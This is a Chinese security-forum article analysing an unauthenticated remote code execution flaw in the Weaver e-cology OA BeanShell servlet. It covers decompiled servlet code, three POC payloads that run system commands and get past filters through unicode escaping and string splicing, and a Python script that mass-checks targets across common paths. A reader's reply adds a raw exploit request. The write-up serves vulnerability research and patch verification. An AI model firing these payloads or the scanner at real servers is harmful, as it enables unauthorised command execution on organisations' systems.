【漏洞分析】泛微OA E-cology 远程代码执行漏洞原理分析、过滤器绕过及批量检测工具

ja0k / 2019-09-25 09:25:37 / 浏览数 15801 安全技术 漏洞分析 顶(0) 踩(0)

【漏洞分析】泛微OA E-cology 远程代码执行漏洞原理分析、过滤器绕过及批量检测工具

Author:Ja0k

最近安全圈曝光了很多漏洞，后续将对这些有代表性的漏洞进行分析审计。

今天先审计分析 泛微 OA RCE 漏洞

事件背景

2019年9月17日泛微OA官方更新了一个远程代码执行漏洞补丁，泛微e-cology OA系统的JAVA Beanshell接口可被未授权访问，攻击者调用该Beanshell接口，可构造特定的HTTP请求绕过泛微本身一些安全限制从而达成远程命令执行，漏洞等级严重。

漏洞信息

漏洞名称

泛微OA E-cology 远程代码执行漏洞

CVE编号

-

CNVD编号

CNVD-2019-32204

影响版本

e-cology <=9.0

威胁等级

高危

公开时间

2019年9月17日

原理分析

此次存在漏洞的是JAVA Beanshell接口，先了解下Beanshell的基础。

1. BeanShell 知识（来源：https://github.com/beanshell/beanshell ）

BeanShell是一个小型的，免费的，可嵌入的Java源解释器，具有使用Java编写的对象脚本语言功能。BeanShell动态执行标准Java语法，并通过通用的脚本编写便利进行扩

可以交互地使用BeanShell进行Java实验和调试，以及以新方式扩展应用程序。

Beanshell可以执行print、dir、eval、exec等命令

Source and Evaluation

The following commands are used for evaluation or to run external scripts or applications:


eval()	Evaluate a string as if it were typed in the current scope.
source(), sourceRelative()	Read an external script file into the interpreter and evaluate it in the current scope
run(), bg()	Run an external file in a subordinate interpreter or in a background thread in a subordinate interpreter.
exec()	Run a native executable in the host OS

页面如下图

2.泛微中Beanshell库jar代码静态分析

本次漏洞是因为泛微OA系统的JAVA Beanshell接口可被未授权访问，攻击者调用该Beanshell接口，执行系统命令。

先对bsh-2.0b4.jar 文件分析，利用Jadx工具反编译查看servlet.BshServlet这个类



在类中发现doGet和doPost方法，用来接收并执行提交的数据。

doPost是对doGet的二次封装

```
public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    String parameter = httpServletRequest.getParameter("bsh.script");
    String parameter2 = httpServletRequest.getParameter("bsh.client");
    String parameter3 = httpServletRequest.getParameter("bsh.servlet.output");
    String parameter4 = httpServletRequest.getParameter("bsh.servlet.captureOutErr");
    boolean z = false;
    if (parameter4 != null && parameter4.equalsIgnoreCase("true")) {
        z = true;
    }
    Object obj = null;
    Exception exception = null;
    StringBuffer stringBuffer = new StringBuffer();
    if (parameter != null) {
        try {
            obj = evalScript(parameter, stringBuffer, z, httpServletRequest, httpServletResponse);
        } catch (Exception e) {
            exception = e;
        }
    }
    httpServletResponse.setHeader("Bsh-Return", String.valueOf(obj));
    if ((parameter3 == null || !parameter3.equalsIgnoreCase("raw")) && (parameter2 == null || !parameter2.equals("Remote"))) {
        sendHTML(httpServletRequest, httpServletResponse, parameter, exception, obj, stringBuffer, z);
    } else {
        sendRaw(httpServletRequest, httpServletResponse, exception, obj, stringBuffer);
    }
}

public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
    doGet(httpServletRequest, httpServletResponse);
}
```

在doGet方法中看到调用evalScript方法创建一个名为obj的对象，再看evalScript这个方法中的pramString参数，最终会被interpreter.eval处理。如下图

```
Object evalScript(String str, StringBuffer stringBuffer, boolean z, HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws EvalError {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    PrintStream printStream = new PrintStream(byteArrayOutputStream);
    Object interpreter = new Interpreter(null, printStream, printStream, false);
    interpreter.set("bsh.httpServletRequest", (Object) httpServletRequest);
    interpreter.set("bsh.httpServletResponse", (Object) httpServletResponse);
    PrintStream printStream2 = System.out;
    PrintStream printStream3 = System.err;
    if (z) {
        System.setOut(printStream);
        System.setErr(printStream);
    }
    try {
        interpreter = interpreter.eval(str);
        printStream.flush();
        stringBuffer.append(byteArrayOutputStream.toString());
        return interpreter;
    } finally {
        if (z) {
            System.setOut(printStream2);
            System.setErr(printStream3);
        }
    }
}
```

跟进 bsh.Interpreter类的eval方法

```
public Object eval(String str) throws EvalError {
    if (DEBUG) {
        debug(new StringBuffer().append("eval(String): ").append(str).toString());
    }
    return eval(str, this.globalNameSpace);
}
```

跳转到bsh.classpath/ClassManagerImpl.class类

```
public Object eval(Reader var1, NameSpace var2, String var3) throws EvalError {
    Object var4 = null;
    if (DEBUG) {
        debug( var0: "eval: nameSpace = " + var2);
    }
```


该类调用了bsh.commands/exec.bsh脚本，该脚本可以执行命令

```
bsh.help.exec = "usage: exec( String arg )";

exec( String arg )
{
    this.proc = Runtime.getRuntime().exec(arg);
    this.din = new DataInputStream( proc.getInputStream() );
    while( (line=din.readLine()) != null )
        print(line);
}
```


漏洞复现

1.泛微OA BeanShell复现测试




把print("hello!")换成exec("whoami")，就可以测试能否执行系统命令了。

Poc1:bsh.script=\u0065\u0078\u0065\u0063("whoami");&bsh.servlet.output=raw




如果有全局过滤器过滤了exec或eval，会有报错，如下图：




可以采用unicode编码、字符串拼接等方式绕过,见下图：

Poc2: bsh.script=\u0065\u0078\u0065\u0063("whoami");&bsh.servlet.output=raw



Poc3：

bsh.script=eval%00("ex"%2b"ec(bsh.httpServletRequest.getParameter(\"command\"))");&bsh.servlet.captureOutErr=true&bsh.servlet.output=raw&command=



1. 批量验证脚本

该脚本组合了常用的泛微OA web路径，加上本文讲解绕过过滤器的3个Poc

```python
def Poc_check(target):

    Url_Payload1="/bsh.servlet.BshServlet"
    Url_Payload2="/weaver/bsh.servlet.BshServlet"
    Url_Payload3="/weaverOa/bsh.servlet.BshServlet"
    Url_Payload4="/oa/bsh.servlet.BshServlet"

    Data_Payload1="""bsh.script=exec("whoami");&bsh.servlet.output=raw"""
    Data_Payload2= """bsh.script=\u0065\u0078\u0065\u0063("whoami");&bsh.servlet.captureOutErr=true&bsh.servlet.output=raw"""
    Data_Payload3=
    """bsh.script=eval%00("ex"%2b"ec(bsh.httpServletRequest.getParameter(\\"command\\"))");&bsh.servlet.captureOutErr=true&bsh.servlet.ou
    tput=raw&command=whoami"""
    for Url_Payload in (Url_Payload1,Url_Payload2,Url_Payload3,Url_Payload4):
        url= target + Url_Payload
        for Data_payload in (Data_Payload1,Data_Payload2,Data_Payload3):
            try:
                http_response = requests.post(url,data=Data_payload,headers=headers,verify=False)
                if http_response.status_code == 200:
                    if ";</script>" not in (http_response.content):
                        #if "Error" not in (http_response.content):
                            #if "错误" not in (http_response.content):
                                print "(0)存在泛微E-cologyOA_BSH漏洞".format(url)
                                print "服务器当前用户(0)".format(http_response.content)
                elif http_response.status_code == 500:
                    print "(0)是泛微E-cologyOA，但是500报错".format(url)
                else:
                    pass
            except Exception,Error:
                print Error
        pass
```

该工具仅用于测试研究使用请勿他用。

脚本地址：

https://github.com/myzing00/Vulnerability-analysis/tree/master/0917/weaver-oa/CNVD-2019-32204

免责声明

本文中提到的漏洞利用Poc和脚本仅供研究学习使用，请遵守《网络安全法》等相关法律法规。

点击收藏 | 1 关注 | 2

上一篇：windows样本分析之高级静态分析 下一篇：vBulletin 5.x 前台代...

1. 1 条回复

sqsmil**** 2019-10-12 11:29:20

1、POC无法使用。三个都是，报500错误。

```
POST [redacted] HTTP/1.1
Host: [redacted]3081
Content-Length: 69
Accept: text/html, */*; q=0.01
Origin: http://121.196.219.251:8081
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/77.0.3865.90
Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://121.196.219.251:8081/login/Login.jsp?logintype=1
Accept-Language: zh-CN,zh;q=0.9
Cookie: testBanCookie=test;
ecology_JSessionId=abcRxi6O5eFyv9gpeQ52w
Connection: close

bsh.script=\u0065\u0078\u0065\u0063("whoami");&bsh.servlet.outpu
t=raw
```

```
HTTP/1.1 302 Found
Server: Resin/3.1.8
Cache-Control: no-cache
Set-Cookie: testBanCookie=test;Path=/;HttpOnly;
Set-Cookie: ecology_JSessionId=abcRxi6O5eFyv9gpeQ52w;Path=/;HttpOnl
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-UA-Compatible: IE=8
Location: http://121.196.219.251:8081/security/error500.jsp
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 87
Connection: close
Date: Sat, 12 Oct 2019 03:21:07 GMT

The URL has moved <a
href="[redacted].:8081/security/error500.jsp">here</a>
```

2、我遇到的V8.0都是只能使用exec，eval会报错或者直接没有回显。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板